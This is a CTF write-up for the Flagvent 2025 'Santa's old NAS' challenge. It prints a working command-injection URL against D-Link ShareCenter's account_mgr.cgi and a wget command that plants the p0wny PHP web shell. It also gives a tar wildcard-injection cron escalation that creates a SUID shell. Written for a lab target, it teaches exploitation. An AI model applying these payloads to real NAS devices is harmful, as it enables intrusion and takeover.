
Flagvent 2025: Day 10
FV25.10 - Santa's old NAS
Difficulty
hard

Categories
web linux forensics

Description
Rudolph found Santas old NAS. Somehow the factory reset did not work as expected.

Author
lukyluke_ch
Solution
Finding the RCE
We’re presented with a D-Link ShareCenter login page:

After doing some research, we learn that this is the login to a D-Link NAS. The main login is intentionally failing. Given that we're looking at a specific web interface we search the web for known vulnerabilities and we quickly find an interesting video:
It looks like this web interface has a remote code execution (RCE) vulnerability. If we call account_mgr.cgi with cmd=cgi_user_add, and pass a name parameter that injects a command (for example, %27%;ls;%27%22), we can execute commands such as ls.
Visiting the following URL:
https://9697644f-4f6c-4bea-a468-ed0817238052.challs.flagvent.org:31337/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&name=%27%;ls;%27%22…produces valid ls output:
account_mgr.cgi
addon_center.cgi
app_mgr
backup_mgr
codepage_mgr.cgi
disk_mgr
download_mgr
folder_tree.cgi
get_xml.cgi
gui_mgr.cgi
info.cgi
iscsi_mgr.cgi
isomount_mgr.cgi
login_mgr.cgi
myMusic.cgi
mydlink.cgi
mydlink_account_mgr.cgi
mydlink_sync_mgr.cgi
nas_sharing.cgi
network_mgr.cgi
photocenter_mgr.cgi
sc_mgr.cgi
status_mgr.cgi
system_mgr.cgi
usb_device.cgi
webdav_mgr.cgi
webfile_mgr.cgi
widget_api.cgi
wizard_mgr.cgi
Spawning a PHP UI shell
At this point, we could use netcat to set up a tunnel back to us, which would make it easier to weaponise the RCE with a proper shell. However, my firewall configuration wouldn’t allow the inbound connection, so I opted to spawn a UI shell instead. Besides, that’s way more fun!
Since PHP is available on the web server, we can set up p0wny-shell by downloading shell.php straight into the /cgi-bin/ directory.
The payload we use is:
wget https://raw.githubusercontent.com/flozz/p0wny-shell/refs/heads/master/shell.php -o https://9697644f-4f6c-4bea-a468-ed0817238052.challs.flagvent.org:31337/cgi-bin/shell.phpWe execute this by visiting the vulnerable URL one final time:
https://9697644f-4f6c-4bea-a468-ed0817238052.challs.flagvent.org:31337/cgi-bin/account_mgr.cgi?cmd=cgi_user_add&name=%27%;wget%20%22https://raw.githubusercontent.com/flozz/p0wny-shell/refs/heads/master/shell.php%22%20-O%20/var/www/cgi-bin/shell.php;%27%22Now, we can visit /cgi-bin/shell.php and use our more feature-rich UI shell going forward.

Privilege escalation to the santa user
After some digging around, we discover that our www-data user is in the www-data and crontab groups:
www-data@web:…/www/cgi-bin# groups
www-data crontab
This is interesting, because we might be able to use cron jobs to escalate our privileges.
We discover an interesting santa_backup.sh file located in /var/spool/cron:
www-data@web:/var/spool# cat /var/spool/cron/santa_backup.sh
#!/usr/bin/env bash
echo -e "$(date)\tCreate Backup every minute from /mnt/disks"
cd /mnt/disks
/usr/bin/tar -czf /home/santa/backup.tgz *
This is a great lead, and it suggests backups are being written to /home/santa/backup.tgz. Unfortunately, we don’t have read access to the /home/santa directory:
www-data@web:…/www/cgi-bin# ls -lah /home
total 0
drwxr-xr-x. 1 root  root  19 Dec  7 21:26 .
drwxr-xr-x. 1 root  root  62 Dec 12 10:29 ..
drwx------. 1 santa santa 24 Dec 12 10:30 santa
The command /usr/bin/tar -czf /home/santa/backup.tgz * is vulnerable to tar wildcard injection. The shell expands the * wildcard before invoking tar, so any filenames in the working directory get passed as arguments. If we can create files with names that look like valid tar options, they are treated as flags rather than archive members. We can abuse --checkpoint=1 to trigger an action after every file, and --checkpoint-action=exec=sh pwn.sh to execute sh pwn.sh with the cron job’s privileges.
Based on the comment, Create Backup every minute from /mnt/disks, we assume the cron job is still live and being executed by the santa user (or another user with access to their home directory) against the /mnt/disks directory. Luckily, we have read and write access to this directory!
We run the following commands to prepare the attack in the /mnt/disks directory:
chmod 777 /mnt/disks

cd /mnt/disks
echo "cp /bin/sh /mnt/disks/santa_sh; chmod +xs /mnt/disks/santa_sh" > pwn.sh
chmod +x pwn.sh
touch ./--checkpoint=1
touch ./"--checkpoint-action=exec=sh pwn.sh"
The attack relies on pwn.sh being executed as santa. The script drops a SUID shell binary (owned by santa) that www-data can execute to get santa privileges, noting that some shells may drop privileges unless invoked appropriately.
Then we wait a minute for the cron job to run, and we see the santa_sh file has been created:
www-data@web:/mnt/disks# ls -lah
total 132K
-rw-r--r--. 1 www-data www-data    0 Dec 12 10:58 --checkpoint-action=exec=sh pwn.sh
-rw-r--r--. 1 www-data www-data    0 Dec 12 10:58 --checkpoint=1
drwxrwxrwx. 1 www-data www-data  100 Dec 12 10:59 .
drwxr-xr-x. 1 root     root       19 Dec  7 21:26 ..
-rw-r--r--. 1 root     root        0 Dec  7 21:26 keep
-rwxr-xr-x. 1 www-data www-data   62 Dec 12 10:58 pwn.sh
-rwsr-sr-x. 1 santa    santa    127K Dec 12 10:59 santa_sh
Now we can run the santa_sh binary and pass -p so the shell preserves the owner’s privileges rather than dropping them when executing:
www-data@web:/mnt/disks# santa_sh -p -c "whoami"
santa
We are now the santa user!
Finding the flag
Finally, we can look in the /home/santa directory:
www-data@web:/mnt/disks# santa_sh -p -c "ls -lah /home/santa"
total 80K
drwx------. 1 santa santa   24 Dec 12 10:30 .
drwxr-xr-x. 1 root  root    19 Dec  7 21:26 ..
-rw-r--r--. 1 root  root   310 Dec  7 21:25 .bash_history
-rw-r--r--. 1 santa santa  220 Jul 30 19:28 .bash_logout
-rw-r--r--. 1 santa santa 3.5K Jul 30 19:28 .bashrc
drwxr-xr-x. 1 root  root    19 Dec  7 21:26 .local
-rw-r--r--. 1 santa santa  807 Jul 30 19:28 .profile
-rw-rw-r--. 1 santa santa  62K Dec 12 11:07 backup.tgz
We download the backup.tgz file by first copying it to /mnt/disks, then into the /var/www/cgi-bin/ folder:
santa_sh -p -c "cp -R /home/santa/backup.tgz /mnt/disks/backup.tgz;chmod 777 /mnt/disks/backup.tgz"
cp /mnt/disks/backup.tgz /var/www/cgi-bin
The backup contains a few files, and one in .local/share/powershell/PSReadLine/santas.pwsh_history is particularly interesting:
$ResourceGroup = "rg-flagvent25"
$ContainerName = "santasfv25storage"
Get-AzStorageAccount -Name $ContainerName
Get-AzStorageAccount -Name $ContainerName -ResourceGroupName $ResourceGroup
$Account = Get-AzStorageAccount -Name $ContainerName -ResourceGroupName $ResourceGroup
$Blob = Get-AzStorageBlob -Context $Account.Context -Container "santas-fv25-container"
$Blob
$Flag = @{
 File = '/home/santa/flag.txt'
 Container = $ContainerName
 Blob = 'naughty-list.txt'
 Context = $Context
 StandardBlobTier = 'Cool'
}
$Rudolph = @{
 File = '/home/santa/secret.png'
 Container = $ContainerName
 Blob = 'secure/santas_login_code.png'
 Context = $Context
 StandardBlobTier = 'Cool'
}
Set-AzStorageBlobContent @Flag
Set-AzStorageBlobContent @Rudolph
$Context = $Account.Context
Set-AzStorageBlobContent @Rudolph
$Flag = @{
 File = '/home/santa/flag.txt'
 Container = $ContainerName
 Blob = 'naughty-list.txt'
 Context = $Context
 StandardBlobTier = 'Cool'
}
Copy-Item -Path "/home/santa/backup.tgz" -Destination "/mnt/backup/2024/12-24/"
$Rudolph = @{
 File = '/home/santa/secret.png'
 Container = $ContainerName
 Blob = 'secure/santas_login_code.png'
 Context = $Context
 StandardBlobTier = 'Cool'
}
Set-AzStorageBlobContent @Rudolph
Set-AzStorageBlobContent @Flag
Get-AzStorageBlob -Context $Account.Context -Container "santas-fv25-container"
Remove-Item /home/santa/secret.png
Remove-Item /home/santa/flag.txt
Start-Process "https://shorter.me/rSJPF"
Get-AzKeyVault -VaultName "kv-fv25-mrs-claus"
Get-AzKeyVaultSecret -VaultName "kv-fv25-mrs-claus" -Name "santas-secret"
At this stage, we waste a lot of time trying to reconstruct a valid Azure blob link, but it’s a red herring. We also get rickrolled by a short URL hidden in the file.
The line Copy-Item -Path "/home/santa/backup.tgz" -Destination "/mnt/backup/2024/12-24/" hints that the original backup.tgz was copied to a mounted drive before it was deleted.
We check /etc/fstab for clues:
www-data@web:/mnt/disks# santa_sh -p -c "cat /etc/fstab"
# UNCONFIGURED FSTAB FOR BASE SYSTEM
#https://ranta.ch/fv25/backup /mnt/backup davfs rw,auto,user,uid=santa,gid=santa,_netdev 0 0
This reveals that https://ranta.ch/fv25/backup might be a live store for the file. Indeed, its available on the internet:
We try to download the file, and we’re able to from: https://ranta.ch/fv25/backup/2024/12-24/backup.tgz
Flagvent 2025 - Day 10 - original-backup.tgzThis file contains a single Santa.png image with a QR code:

The QR code scans to:
AWNL132uCM9fWjtqha9E1WNht6Y7mV6W5XFAkPutting this into CyberChef lets it be immediately identified as Base58, which decodes to our daily flag!
Flag:
FV25{Alw@ys-P4tch-Y0ur-NAS}Hidden 2
This challenge also contained the solution to: FV25.H2 - Santa's Secret Tree